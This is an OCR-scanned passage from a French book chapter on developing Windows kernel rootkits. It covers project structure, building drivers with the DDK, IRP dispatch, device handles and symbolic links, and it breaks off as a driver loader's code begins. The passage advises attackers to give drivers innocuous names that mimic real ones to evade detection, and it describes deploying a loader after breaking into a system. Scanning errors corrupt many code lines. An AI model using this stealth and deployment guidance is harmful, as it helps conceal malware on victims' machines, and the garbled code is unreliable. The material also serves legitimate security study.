Un projet de rootkit complexe peut inclure de nombreux composants et sera plus facile à gérer s'il est bien organisé. Nous ne présentons aucun exemple très complexe dans ce livre, mais la structure de répertoires présentée ci-après pourrait être employée dans le cadre d'un tel projet. Elle débuterait comme suit :

```
/My Rootkit
```

Le code de dissimulation de fichiers peut être compliqué et devrait figurer dans un ensemble distinct de fichiers de code source. Il existe de nombreuses techniques de dissimulation de fichiers, certaines d'entre elles nécessitant beaucoup de code. Par exemple, certaines demandent de "hooker" un grand nombre d'appels de fonctions, chaque hook impliquant une quantité importante de code :

```
/src/File Hider
```

Les opérations de réseau requièrent du code NDIS (*Network Driver Interface Spécification*) et TDI (*Transport Driver Interface)* sous Windows. Ces drivers ont tendance à être volumineux et comprennent parfois des liens vers des bibliothèques externes. Là encore, il vaut mieux les placer dans leurs propres fichiers source :

```
/src/Network Ops
```

Les opérations de dissimulation de clés de registre peuvent impliquer des approches qui diffèrent de celles de masquage de fichiers. Elles peuvent nécessiter de nombreux hooks et parfois aussi des tableaux ou listes de handles requérant un suivi. Elles sont typiquement difficiles à implémenter en raison de l'interrelation qui existe entre les clés et les valeurs, ce qui a conduit certains développeurs à élaborer des solutions assez complexes à ce problème. Ce code devrait lui aussi figurer dans un ensemble séparé de fichiers :

```
/src/Registry Hider
```

La dissimulation de processus devrait recourir aux techniques DKOM (*Direct Kernel Object Manipulation)* décrites au Chapitre 7. Ces fichiers peuvent contenir des structures de données disséquées par rétro-ingénierie et d'autres informations :

```
/src/Process Hider
```

La plupart des rootkits doivent être relancés lorsque l'ordinateur cible redémarre. Un attaquant inclurait ici un petit service servant à lancer automatiquement le root- kit au démarrage de la machine. Faire en sorte qu'un rootkit démarre en même temps que son hôte est une tâche ardue. La simple modification d'une clé de registre peut permettre cela, mais cette approche est facile à détecter. Aussi, certains développeurs ont conçu des solutions complexes qui incluent des patchs du noyau sur disque et des modifications du boot-loader :

```
/src/Boot Service
```

Les fichiers d'en-tête courants à inclure contenant les définitions de types, les énumérations et les codes IOCTL (*I/O Control)* seront placés dans le répertoire suivant. Ces fichiers sont généralement partagés par tous les autres fichiers et méritent donc un emplacement propre :

```
/inc
```

Tous les fichiers compilés seront placés ici :

```
/bin
```

Le compilateur possède son propre ensemble de bibliothèques. L'attaquant pourrait utiliser l'emplacement suivant pour des bibliothèques additionnelles ou tierces :

```
/lib
```

Introduction de code dans le noyau

Le moyen le plus simple d'introduire du code dans le noyau consiste à utiliser un module chargeable, autrement dit un *driver,* ou pilote, de périphérique. C'est celui que nous utiliserons. Une majorité de systèmes d'exploitation modernes autorisent l'ajout d'extensions à leur noyau, permettant aux fabricants tiers de systèmes de stockage, de cartes vidéo, de cartes mères, de cartes réseau, etc. d'assurer le support de leurs produits. Chaque système d'exploitation propose normalement une documentation et un support pour introduire ces drivers dans son noyau.

Un driver est communément employé pour des périphériques mais n'importe quel code peut être introduit par cette voie. Une fois que votre code s'exécute dans le noyau, vous disposez d'un accès total à l'espace mémoire privilégié du noyau et des processus système. Ce niveau d'accès permet de modifier le code et les structures de données de n'importe quel logiciel présent sur la machine.

Un module typique inclut un point d'entrée et éventuellement une routine de nettoyage. Par exemple, un module chargeable pour Linux pourrait ressembler à ceci :

```
int initjnodule(void)
{
}
void cleanup_module(void)
{
}
```

Dans certains cas, comme avec les drivers pour Windows, le point d'entrée doit enregistrer des callbacks (rappels) de fonctions. Le module ressemblerait alors à ceci :

```
NTSTATUS DriverEntry( ... )
{
    theDriver->DriverUnload = MyCleanupRoutine;
}
NTSTATUS MyCleanupRoutine()
{
}
```

Line routine de nettoyage n'est pas toujours nécessaire, c'est pourquoi elle est optionnelle avec les drivers pour Windows. Elle est requise uniquement lorsque vous prévoyez de décharger le driver. Dans de nombreuses situations, un rootkit peut être placé dans un système et y être laissé sans qu'il soit nécessaire de le décharger. Toutefois, pendant le développement, il peut être utile de disposer d'une telle routine pour pouvoir charger plus facilement de nouvelles versions du rootkit à mesure qu'il évolue. La plupart des exemples de rootkits disponibles sur root- kit.com incluent des routines de déchargement[1].

Build du driver pour Windows

Notre premier exemple est destiné aux plates-formes Windows XP et 2000. Il s'agit non pas encore d'un rootkit mais d'un simple driver "Hello World!" :

```
#include "ntddk.h"
NTSTATUS DriverEntry( IN PDRIVERJDBJECT theDriverObject,
IN PUNICODE_STRING theRegistryPath )'
{
    DbgPrint ( "Hello World!¹'); return
    STATUS_SUCCESS;
>
```

Plutôt simple, n'est-ce pas ? Lorsque vous chargez ce code dans le noyau, la directive de debugging est envoyée (voir la section "Journalisation des instructions de debugging", plus loin dans ce chapitre, pour savoir comment capturer les messages de debugging).

Notre rootkit se fonde sur plusieurs éléments décrits dans les sections suivantes.

1. Un ensemble de rootkits de base appelé basic_class est disponible sur rootkit.com.

Le kit de développement de drivers (DDK)

Pour le build d'un driver, vous avez besoin du kit DDK *(Driver Development Kit)*. Des DDK sont disponibles auprès de Microsoft pour chaque version de Windows[1]. Vous opterez probablement pour le DDK Windows 2003, lequel permet de compiler des drivers à la fois pour 2000, XP et 2003.

Les environnements de build du DDK

Le DDK offre deux environnements de build différents, l'un appelé *checked-build* et l'autre, *free-build*. Le premier est utilisé lors du développement du driver et le second, pour produire le code final. Avec le premier, les points de contrôle de debugging sont compilés dans le driver. Le résultat est donc un driver beaucoup plus grand qu'avec le second. Vous devriez employer le checked-build pour la plus grande partie du travail de développement et passer au free-build seulement lorsque vous testez le produit final. Pour explorer les exemples de ce livre, le checked-build convient bien.

Les fichiers

Vous écrirez le code source de votre driver en C et donnerez à votre nom de fichier l'extension .c. Pour débuter votre projet, créez un répertoire (par exemple `c :\myrootkit`) et placez dedans un fichier `mydriver. c`. Copiez ensuite dans ce fichier le code "Hello World!" du driver vu plus haut.

Vous aurez également besoin d'un fichier `SOURCES` et d'un fichier `MAKEFILE`.

Le fichier SOURCES

Ce fichier devrait se nommer `SOURCES` en majuscules et sans extension et contenir le code suivant :

```
TARGETNAME=MYDRIVER
TARGETPATH=0BJ
TARGETTYPE=DRIVER
S0URCES=mydriver.c
```

1. Des informations sur les DDK pour Windows sont disponibles sur www.microsoft.com/ddk.

La variable `TARGETNAME` spécifie le nom qui sera donné au driver. Un attaquant en choisira un discret car il sera aussi intégré à l'exécutable. L'emploi d'un nom tel que `M0N_R00TKIT_V0US_AURA_T0US` ne serait pas une bonne idée. Même si le fichier était renommé par la suite, la chaîne resterait dans l'exécutable et pourrait être découverte.

Des noms plus appropriés sont ceux qui ressemblent à de véritables noms de drivers, tels que `MSDIRECTX`, `MSVID_H424`, `IDE_HD41`, `SOUNDMGR` ou `H323F0N`. Etant donné que de nombreux drivers sont chargés sur un ordinateur, examinez-en la liste. Leurs noms pourront être source d'inspiration.

La variable `TARGETPATH` possède habituellement la valeur `OBJ`. Elle définit l'emplacement de destination des fichiers lorsqu'ils sont compilés. Les fichiers de votre driver seront normalement placés dans un sous-répertoire obj`chk_xxx/i386` du répertoire courant.

La variable `TARGETTYPE` indique le type de fichier qui est compilé, en l'occurrence `DRIVER`.

La ligne `SOURCES` comprend typiquement une liste de fichiers. Pour utiliser plusieurs lignes, il faut introduire une barre oblique inverse (\) à la fin de chaque ligne, sauf la dernière. Par exemple :

```
S0URCES= myfile1.c \
         myfile2.c \
         myfile3.c
```

Vous pouvez optionnellement ajouter la variable `INCLUDES` et spécifier plusieurs répertoires pour les fichiers à inclure, comme ceci :

```
INCLUDES= c:\my_includes \
          ..\..\inc \
          c:\other_includes
```

Si des bibliothèques doivent être liées, il faut également ajouter une variable `TARGETLIBS`. Comme nous utilisons la bibliothèque NDIS pour certains de nos drivers de rootkit, la ligne pourrait ressembler à ceci :

```
TARGETLIBS=$(BASEDIR)\lib\w2k\i386\ndis.lib
```

Ou à ceci :

```
TARGETLIBS=$(DDK_LIB_PATH)\ndis.lib
```

Il se peut que vous deviez localiser le fichier ndis. lib sur votre système et coder en dur son chemin lorsque vous faites le build du driver NDIS. Pour des exemples, voyez le Chapitre 9.

La variable `$(BASEDIR)` indique le répertoire d'installation du DDK et la variable `$(DDK_LIB_PATH)`, l'emplacement par défaut où les bibliothèques sont installées. Le reste du chemin peut différer selon votre système et votre version de DDK.

Création de fichiers exécutables avec les DDK

Peu de gens savent qu'il est également possible de compiler des programmes exécutables avec les DDK, et pas seulement des drivers. Pour cela, il faut définir la variable TARGETTYPE avec la valeur PROGRAM. Il existe d'autres types, tels que EXPORT_DRIVER, DRIVER_LIBRARY et DYNLINK.

Le fichier MAKEFILE

Pour finir, créez un fichier nommé `MAKEFILE` en majuscules et sans extension. Ce fichier devrait contenir le code suivant sur une seule ligne :

```
!INCLUDE $(NTMAKEENV)\makefile.def
```

Exécution de l'utilitaire Build

Une fois que vous disposez des fichiers `MAKEFILE`, `SOURCES` et . c, tout ce qu'il vous reste à faire est de lancer l'environnement checked-build du DDK, ce qui aura pour effet d'invoquer un interpréteur de commandes. Cet environnement est accessible à partir du groupe Windows DDK dans le menu Démarrer, Programmes. Dans le shell de l'environnement, changez le répertoire courant pour vous placer dans le répertoire de votre driver et tapez la commande `build`. Le processus devrait normalement se dérouler sans erreur. Et voilà, vous avez créé votre premier driver ! Un conseil : veillez à ce que le chemin complet de votre répertoire ne contienne aucune espace, comme dans `C: \myrootkit`.

Rootkit.com

Vous trouverez un exemple de driver complet, avec les fichiers MAKEFILE et SOURCES, déjà créé pour vous à l'adresse www.rootkit.com/vault/hoglund/basic_1.zip.

La routine de déchargement

Lorsque vous créez le driver, un argument `theDriverObject` est passé à la fonction principale du driver. Cet argument pointe vers une structure de données qui contient des pointeurs de fonctions, l'un d'entre eux étant la "routine de déchargement". Si nous définissons ce pointeur, cela signifie que le driver peut être déchargé de la mémoire. Si nous ne le définissons pas, le driver pourra être chargé mais jamais déchargé. Il faudra alors redémarrer la machine pour l'éliminer de la mémoire.

A mesure que nous développons des fonctionnalités pour notre driver, nous aurons souvent besoin de le charger et de le décharger. Nous devrions donc définir la routine de déchargement pour éviter d'avoir à redémarrer chaque fois que nous voulons tester une nouvelle version du driver.

Définir cette routine n'a rien de difficile. Il faut d'abord créer une fonction de déchargement puis définir le pointeur :

```
// DRIVER DE BASE #include "ntddk.h"
// Ceci est la fonction de déchargement
VOID OnUnload( IN PDRIVER_OBJECT DriverObject )
{
    DbgPrint("OnUnload called\n");
}
NTSTATUS DriverEntry(IN PDRIVER_OBJECT theDriverObject,
                       IN PUNICODE_STRING theRegistryPath)
{
    DbgPrint("I loaded!");
    // Initialise le pointeur vers la fonction de déchargement //
    dans DriverObject.
    theDriverObject->DriverUnload = OnUnload; return
    STATUS_SUCCESS;
}
```

Nous pouvons à présent charger et décharger le driver sans avoir à redémarrer.

Chargement et déchargement du driver

Charger et décharger le driver est aisé. Téléchargez simplement l'utilitaire InstDrv depuis le site **rootkit.com**[1]**.** Cet outil permet d'enregistrer ainsi que de démarrer et d'arrêter le driver. Il est illustré à la Figure 2.1.

1. L'utilitaire InstDrv n'a pas été écrit par des membres de rootkit.com mais est proposé sur ce site par commodité.





Figure 2.1
L'utilitaire InstDrv.



Rootkit.com

Vous trouverez une copie de l'utilitaire InstDrv à l'adresse www.rootkit.com/vault/hoglund/InstDrv.zip.

En production, vous aurez certainement besoin d'une meilleure méthode pour charger votre driver, mais pour la phase de développement cet utilitaire convient parfaitement. Nous présentons plus loin dans ce chapitre, à la section "Chargement du rootkit", un programme de déploiement adapté aux situations réelles.

Journalisation des instructions de debugging

Les directives de debugging permettent au développeur de consigner des informations importantes pendant l'exécution d'un driver. Pour cela, il doit disposer d'un outil conçu pour capturer ces messages. Un outil efficace est DebugView. Il est disponible gratuitement à l'adresse www.sysinternals.com.

Ces instructions peuvent être utilisées pour envoyer en sortie des marqueurs (*tombs-tone*) indiquant que des lignes de code particulières ont été exécutées. Recourir à un outil de capture est parfois plus commode qu'employer un debuggeur pas à pas (tel que SoftIce ou WinDbg), car le premier est relativement facile d'emploi tandis que le second est complexe à configurer et à utiliser. Cette approche permet d'envoyer en sortie des codes de retour ou de détailler des conditions d'erreur. La Ligure 2.2 illustre l'exemple d'un rootkit implémentant un hook d'appel qui envoie les résultats de debugging au système.

Vous pouvez envoyer en sortie les instructions de debugging avec des drivers pour Windows en utilisant l'appel suivant :

```
DbgPrint("une chaîne");
```

к. DebugView on \\HBG-DEM02 (local)

File Edit Capture Options Computer Help

|t£ H 3 ! A &-*\m ! e » ® "i vf i м

#	Time	Debuq Print
0	0 00000000	WE ARE ALIVE!
1	0 02770212	BHWIN: NewZwQuerySystemInformationQ from Dbgview exe
2	0.02773872	real ZwQuerySystemInfo returned 0
3	0 05778639	BHWIN NewZwQuerySystemInformationQ from POWERPNT EXE
4	0.05782159	real ZwQuerySystemInfo returned 0
5	0.30823554	BHWIN NewZwQuerySystemInformationQ from POWERPNT EXE
6	0 30827130	real ZwQuerySystemInfo returned 0
7	0.52850544	BHWIN: NewZwQuerySystemInformationQ from Dbgview exe
8	0 52853868	real ZwQuerySystemInfo returned 0
9	0 55850283	BHWIN: NewZwQuerySystemInformationQ from POWERPNT EXE
10	0 55853831	real ZwQuerySystemInfo returned 0
11	0 67858652	BHWIN: NewZwQuerySystemInformationQ from sqlservr.exe
12	0 67861586	real ZwQuerySystemInfo returned 0
13	0 67864184	BHWIN NewZwQuerySystemInformationQ from sqlservr exe
14	0 67865162	real ZwQuerySystemInfo returned 0

Figure 2.2

DebugView capture la sortie d'un rootkit de niveau noyau.

De nombreuses fonctions de debugging ou de journalisation de niveau noyau telles que `DbgPrint` sont disponibles avec la plupart des systèmes d'exploitation. Par exemple, sous Linux, un module chargeable peut utiliser la fonction `printk( )`.

Communication entre le mode utilisateur et le mode noyau

Un rootkit peut facilement contenir à la fois des composants en mode utilisateur et des composants en mode noyau (voir Figure 2.3). Ceux du mode utilisateur gèrent la plupart des fonctionnalités, telles que la communication en réseau et le contrôle à distance, et ceux du mode noyau assurent la furtivité et l'accès au matériel.

La majorité des rootkits doit inclure des mécanismes d'infiltration du noyau tout en offrant en même temps des fonctionnalités complexes. Cette complexité pouvant être synonyme de bugs et demander l'emploi de bibliothèques d'API système, le mode utilisateur est préférable.

Un programme en mode utilisateur peut communiquer avec un driver du noyau par une variété de moyens. L'un des plus courants est par l'intermédiaire de commandes de contrôle d'E/S, ou IOCTL *(I/O Control*). Ces commandes sont en fait des messages de commande pouvant être définis par le programmeur.




Figure 2.3
Un rootkit utilisant des composants en modes utilisateur et noyau.

Les sections suivantes abordent des concepts importants relatifs aux drivers que vous devez comprendre pour pouvoir concevoir un rootkit combinant des composants dans les modes utilisateur et noyau.

Paquets de requêtes d'E/S (IRP)

Un concept important est celui de *paquet de requête d'E/S*, ou *IRP* (*I/O Request Packet)*. Pour communiquer avec un programme utilisateur, un driver Windows doit pouvoir gérer ces IRP, qui consistent simplement en des structures contenant des tampons de données. Un programme peut ouvrir un handle de fichier et y écrire. Au niveau du noyau, cette opération d'écriture sera représentée par un IRP. En supposant que le programme écrive la chaîne "HELLO DRIVER! " dans le handle, le noyau créera un IRP contenant le tampon avec cette chaîne. La communication entre les modes utilisateur et noyau peut se dérouler *via* ces IRP.

Pour traiter les IRP, le driver doit inclure des fonctions à cet effet. Comme pour la routine de déchargement, nous définissons simplement les pointeurs de fonctions appropriés dans l'objet driver :

```
NTSTATUS OnStubDispatch(IN PDEVICE_OBJECT DeviceObject,
                        IN PIRP Irp )
```

```
{
    Irp->IoStatus.Status = STATUS_SUCCESS;
    IoCompleteRequest(Irp,
                        IO_NO_INCREMENT ) ; return
    STATUS_SUCCESS;
}
VOID OnUnload( IN PDRIVER_OBJECT DriverObject )
{
    DbgPrint("OnUnload called\n");
}
NTSTATUS DriverEntry( IN PDRIVER_OBJECT theDriverObject,
                        IN PUNICODE_STRING theRegistryPath )
{
    int i;
    theDriverObject->DriverUnload = OnUnload;
    for(i=0;i< IRP_MJ_MAXIMUM_FUNCTION; i++ )
    {
        theDriverObject->MaiorFunction[i] = OnStubDispatch;
    }
    return STATUS SUCCESS:
```

La Figure 2.4 montre le chemin que prennent les appels de fonctions en mode utilisateur lorsqu’ils sont routés vers le driver du noyau.




Figure 2.4

Routage des appels d'E/S par le biais de pointeurs de fonctions majeures.

Dans cet exemple, et comme illustré à la Figure 2.4, les fonctions majeures, désignées par MJ *(major fonction)*, sont stockées dans un tableau et leur emplacement est renseigné par les valeurs suivantes : `IRP_MJ_READ`, `IRP_MJ_WRITE` et `IRP MJ DEVICE CONTROL`. Ces valeurs sont définies pour pointer vers la fonction `OnStubDispatch`, laquelle est une routine stub qui ne fait rien.

Dans un driver normal, nous créerions très probablement une fonction séparée pour chaque fonction majeure. Supposez que nous voulions gérer les événements `READ` et `WRITE`. Ces événements sont déclenchés lorsqu'un programme utilisateur appelle la fonction `ReadFile` ou `WriteFile` avec un handle sur le driver. Un driver plus complet pourrait gérer des fonctions additionnelles, comme la fermeture d'un fichier ou l'envoi d'une commande IOCTL. Voici un exemple d'un ensemble de pointeurs de fonctions majeures :

```
DriverObject->MajorFunction[IRP_MJ_CREATE] = MyOpen; DriverObject-
>MajorFunction[IRP_MJ_CLOSE] = MyClose;
DriverObject->MajorFunction[IRP_MJ_READ] = MyRead; DriverObject-
>MajorFunction[IRP_MJ_WRITE] = MyWrite;
DriverObj ect->MajorFunction[IRP_MJ_DEVICE_CONTROL] = MyloControl;
```

Pour chaque fonction majeure ajoutée, le driver doit spécifier la fonction à invoquer. Il pourrait par exemple contenir les fonctions suivantes :

```
NTSTATUS MyOpenfIN PDEVICE_OBJECT DeviceObject, IN PIRP Irp )
{

    // Exécute quelque chose

    return STATUS_SUCCESS;
}
NTSTATUS MyClose(IN PDEVICE_OBJECT DeviceObject, IN PIRP Irp )
{

    // Exécute quelque chose

    return STATUS_SUCCESS;
}
NTSTATUS MyRead(IN PDEVICE_OBJECT DeviceObject, IN PIRP Irp )
{

    // Exécute quelque chose

    return STATUS_SUCCESS;
}
NTSTATUS MyWrite(IN PDEVICE_OBJECT DeviceObject, IN PIRP Irp )
{
```

```
        // Exécute quelque chose return

        STATUS_SUCCESS;
    }
    NTSTATUS MyIOControl(IN PDEVICE_OBJECT DeviceObject, IN PIRP Irp )
    {
        PI0_STACK_L0CATI0N IrpSp;
        ULONG FunctionCode;
        IrpSp = IoGetCurrentlrpStackLocation(Irp);
        FunctionCode=IrpSp->Parameters.DeviceloControl.IoControlCode;
        switch (FunctionCode)
        {
            // Exécute quelque chose
        }
        return STATUS_SUCCESS;
    }
```

La Figure 2.5 illustre comment les appels émis par un programme utilisateur sont routés par le biais du tableau de fonctions majeures vers les fonctions définies dans le driver : `MyRead`, `MyWrite` et `MylOCTL`.




Figure 2.5

Le driver peut définir des fonctions de callback spécifiques pour chaque type de "fonction majeure

Maintenant que vous comprenez de quelle manière les appels en mode utilisateur sont traduits en appels de fonctions dans le driver du noyau, nous allons décrire comment exposer celui-ci au mode utilisateur à l'aide d'objets fichier.

Création d'un handle de fichier

Un autre concept que vous devriez comprendre est celui de *handle de fichier*. Pour pouvoir utiliser un driver du noyau à partir d'un programme utilisateur, ce dernier doit ouvrir un handle sur le driver, ce qui est possible uniquement si le driver a préalablement enregistré un périphérique nommé. Le programme peut ensuite ouvrir le périphérique comme s'il s'agissait d'un fichier. Cette approche ressemble beaucoup à la façon dont les périphériques sont traités sur de nombreux systèmes Unix, où tout est traité comme un fichier.

Pour notre exemple, le driver enregistre un périphérique en utilisant le code suivant :

```
const WCHAR deviceNameBuffer[ ] = L" WDeviceWMyDevice" ;
PDEVICE_OBJECT g_RootkitDevice; // Pointeur global vers l'objet périphérique
NTSTATUS DriverEntry(IN PDRIVER_OBJECT DriverObject,
                     IN PUNICODE_STRING RegistryPath )
{
    NTSTATUS rtStatus;
    UNICODE_STRING deviceNameUnicodeString;
    // Définit le nom et le lien symbolique
    RtlInitUnicodeStning (&deviceNameUnicodeString,
                          deviceNameBuffer );
    // Définit le périphérique //
    ntStatus = IoCreateDevice ( DriverObject,
                                0, // Pour l'extension du driver
                                &deviceNameUnicodeString,
                                0x00001234,
                                O,
                                TRUE,
                                &g_RootkitDevice );
```

Dans cet exemple, la routine `DriverEntry` crée immédiatement un périphérique nommé `MyDevice`. Remarquez le chemin complet qui est utilisé dans l'appel :

```
const WCHAR deviceNameBuffer[] = L"\\Device\\MyDevice";
```

Le préfixe `L` indique de définir la chaîne au format Unicode, ce qui est requis pour l'appel APL Après que le périphérique a été créé, un programme utilisateur peut l'ouvrir de la même manière qu'un fichier :

```
hDevice = CreateFile("\\\\Device\\MyDevice“,
                     GENERIC_READ | GENERIC_WRITE,
                     0,
                     NULL,
```

```
                        OPEN_EXISTING,
                        FILE_ATTRIBUTE_NORMAL,
                        NULL
                        );
if ( hDevice == ((HANDLE)-1) ) return FALSE;
```

Une fois le handle de fichier ouvert, il peut servir de paramètre dans des fonctions en mode utilisateur telles que `ReadFile` et `WriteFile`. Il peut aussi être utilisé pour effectuer des appels IOCTL. Ces opérations provoquent la génération d'IRP qui peuvent être gérés dans le driver.

Les handles de fichiers sont aisés à ouvrir et à utiliser à partir du mode utilisateur. Nous allons voir à présent comment les rendre encore plus faciles à utiliser au moyen de liens symboliques.

Ajout d'un lien symbolique

Un troisième concept lié aux drivers est celui de *lien symbolique.* Certains drivers emploient des liens symboliques pour permettre aux programmes utilisateur d'ouvrir plus facilement les handles de fichiers. Cette étape n'est pas obligatoire, mais elle peut être utile car un nom symbolique est plus simple à mémoriser. Un tel driver créerait un périphérique puis appellerait `IoCreateSymbolicLink` pour créer le lien. Certains rootkits emploient cette technique et d'autres non. Voici comment procéder :

```
const WCHAR deviceLinkBuffer[] = L"\\DosDevices\\vicesys2";
const WCHAR deviceNameBuffer[] = L"\\Device\\vicesys2";
NTSTATUS DriverEntryfIN PDRIVER_OBJECT DriverObject,
                        IN PUNICODE_STRING RegistryPath
                        )
{
    NTSTATUS ntStatus;
    UNICODE_STRING deviceNameUnicodeString;
    UNICODE_STRING deviceLinkUnicodeString;
    // Définit le nom et le lien symbolique
    RtlInitUnicodeString (&deviceNameUnicodeString,
                          deviceNameBuffer );
    RtlInitUnicodeString (&deviceLinkUnicodeString,
                          deviceLinkBuffer );
    // Définit le périphérique
    //
    ntStatus = IoCreateDevice ( DriverOb]ect,
                                0, // Pour l'extension du driver
                                &deviceNameUnicodeString,
```

```
                                    FILE_DEVICE_ROOTKIT,
                                    0,
                                    TRUE,
                                    &g_RootkitDevice );
      if( NT_SUCCESS(ntStatus)) {
          ntStatus = IoCreateSymbolicLink (&deviceLinkUnicodeString,
                                           &deviceNameUnicodeString );
```

Maintenant que le lien symbolique existe, un programme utilisateur peut ouvrir un handle sur le périphérique en utilisant la chaîne "\ \. \MyDevice". Il importe peu que vous créiez ou non un lien symbolique. Cela permet simplement au code utilisateur de trouver plus facilement le driver mais n’est pas nécessaire :

```
   hDevice = CreateFile("\\\\.WMyDevice",
                        GENERIC_READ | GENERIC_WRITE,
                        0,
                        NULL,
                        OPEN_EXISTING,
                        FILE_ATTRIBUTE_NORMAL,
                        NULL
                        );
      if ( hDevice == ((HANDLE)-1) )
           return FALSE;
```

Après avoir expliqué comment communiquer entre le mode utilisateur et le mode noyau au moyen d’un handle de fichier, nous allons voir comment charger un driver.

Chargement du rootkit

Vous aurez inévitablement besoin de charger le driver à partir d’un programme utilisateur. Par exemple, si vous pénétrez dans un système informatique, vous voudrez y copier un programme de déploiement, l’exécuter et charger le rootkit dans le noyau.

Un programme de chargement (*loader*) décompresse généralement une copie du fichier . sys sur le disque dur puis émet des commandes pour le charger dans le noyau. Bien entendu, pour toutes ces opérations, il doit s’exécuter avec des droits d’administrateur[1].

Il existe de nombreuses façons de charger un driver dans le noyau. Nous abordons ici deux méthodes, l’une rapide mais pas idéale, et l’autre recommandée.

1. Ou en tant que `NT_AUTHORITY/SYSTEM`, selon le système sur lequel vous vous introduisez.

Approche rapide

A l'aide d'un appel API non documenté, vous pouvez charger un driver dans le noyau sans avoir à créer de clés de registre. Le problème est que le driver est alors *paginable*, c'est-à-dire que la mémoire qu'il occupe peut être transférée sur disque. N'importe quelle portion du driver peut être paginée. Lorsqu'une section de mémoire est paginée, il arrive parfois qu'elle soit inaccessible. Dans ce cas, une tentative d'accès à cette portion donnera lieu au fameux écran bleu de Windows (un plantage du système). La seule façon d'employer de manière sécurisée cette méthode de chargement est de pallier le problème de pagination par une conception spécifique.

Un exemple de rootkit efficace et très simple qui emploie cette approche est Migbot (il est disponible sur **rootkit.com).** Il copie tout le code opérationnel dans un pool de mémoire non paginable de sorte que son fonctionnement ne soit pas affecté si le driver est transféré sur disque.

Rootkit.com

Le code source de Migbot est téléchargeable à l'adresse
www.rootkit.com/vault/hoglund/migbot.zip.

Cette méthode de chargement porte généralement le même nom que l'appel API non documenté, à savoir `SYSTEM LOAD AND CALL IMAGE`. Voici le code de chargement de Migbot :

```
//-------------------------------------------------------------
// Charge un fichier .sys en tant que driver au moyen //
d'une méthode non documentée.
//-------------------------------------------------------------
bool load_sysfile()
{
